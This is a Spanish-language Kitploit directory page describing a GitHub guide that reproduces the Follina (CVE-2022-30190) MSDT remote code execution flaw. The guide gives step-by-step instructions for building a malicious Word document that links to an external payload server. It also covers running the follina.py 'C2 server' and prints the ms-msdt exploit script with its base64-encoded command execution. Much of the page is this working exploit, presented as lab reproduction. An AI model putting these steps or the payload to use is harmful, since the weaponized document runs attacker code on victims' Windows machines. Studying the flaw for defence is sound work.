
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-30190 — Guía de reproducción paso a paso para la vulnerabilidad de ejecución remota de código CVE-2022-30190 (Follina) MSDT, que incluye la creación de documentos maliciosos y la configuración de un servidor C2. | Kitploit
Herramientas/GitHubGitHub/yrkuo/cve-2022-30190
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAprendizaje y EducaciónLabs y Práctica
GitHubyrkuo/cve-2022-30190

CVE-2022-30190

Guía de reproducción paso a paso para la vulnerabilidad de ejecución remota de código CVE-2022-30190 (Follina) MSDT, que incluye la creación de documentos maliciosos y la configuración de un servidor C2.

Ver Repositorio
16hace 3 añosAún no revisado
Compartir

CVE-2022-30190

también conocido como Follina

Descripción de la vulnerabilidad

Follina se encuentra en la herramienta de diagnóstico de soporte de Microsoft (Microsoft Support Diagnostic Tool, MSDT). Cuando una aplicación llama a MSDT a través de un protocolo URL para obtener soporte, se produce una vulnerabilidad de ejecución remota de código. Una explotación exitosa permite a un atacante ejecutar código arbitrario con los permisos de la aplicación en ejecución.

Entorno de replicación de la vulnerabilidad

* Host OS: Ubuntu 22.04 LST
* Guest OS: Windows 10 Pro x64, version 2004, build 19041.1237
* Microsoft office: word 2016

Proceso de replicación

Creación de un documento malicioso

Paso 1: Cree un documento de Word (.docx) e inserte un objeto OLE (por ejemplo, Bitmap Image) en el texto.
Paso 2: Descomprima el archivo .docx, edite el archivo word/_rels/document.xml.rels en la carpeta, modifique Target="embeddings/oleObject1.bin" (resaltado en amarillo en la imagen a continuación) a Target = "http://<payload_server>/<random_name>.html!", y agregue el atributo TargetMode = "External".

rels
Paso 3: Edite el archivo word/document.xml en la carpeta, modifique Type="Embed" (resaltado en amarillo en la imagen a continuación) a Type="Link", y agregue el atributo UpdateMode="OnCall".

doc
Paso 4: Use 7-zip para abrir el archivo .docx (sin descomprimirlo), coloque los dos archivos anteriores en el archivo .docx, completando la creación del documento malicioso.

Configuración del servidor C2

Descargue Follina.py publicado por John Hammond. Aquí, tomemos como ejemplo la llamada básica a la calculadora: python3 follina.py -c calc.exe -i eth0

NOTA

En el archivo Follina.py, las líneas 117-125 se centran en la creación del payload malicioso (.html). El contenido es el siguiente: <script>location.href... es el script que ejecutará la calculadora en la máquina víctima. Todo el archivo también se llena con una gran cantidad de caracteres aleatorios, con el objetivo de que el archivo tenga al menos 4096 bytes. La razón se puede consultar en el ataque "Follina" MSDT

<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'Y2FsYw=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //pydvwofyowvcmgcaevgukzhjgmfirqpffuiclrgzlobvnrxknespfklndldfazyefpyxjbixgykmzeumodxedsxpaduvcqygjhrxzeqpuhdgcmpzsxkkpdzdielmoiwzknqxtxinxymsnuugffkxvzwxetrl...(4096 bytes)
</script

Referencias

Noticia explicativa Follina.py
malicious document
Prueba de vulnerabilidad 1
Prueba de vulnerabilidad 2
Prueba de vulnerabilidad 3


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




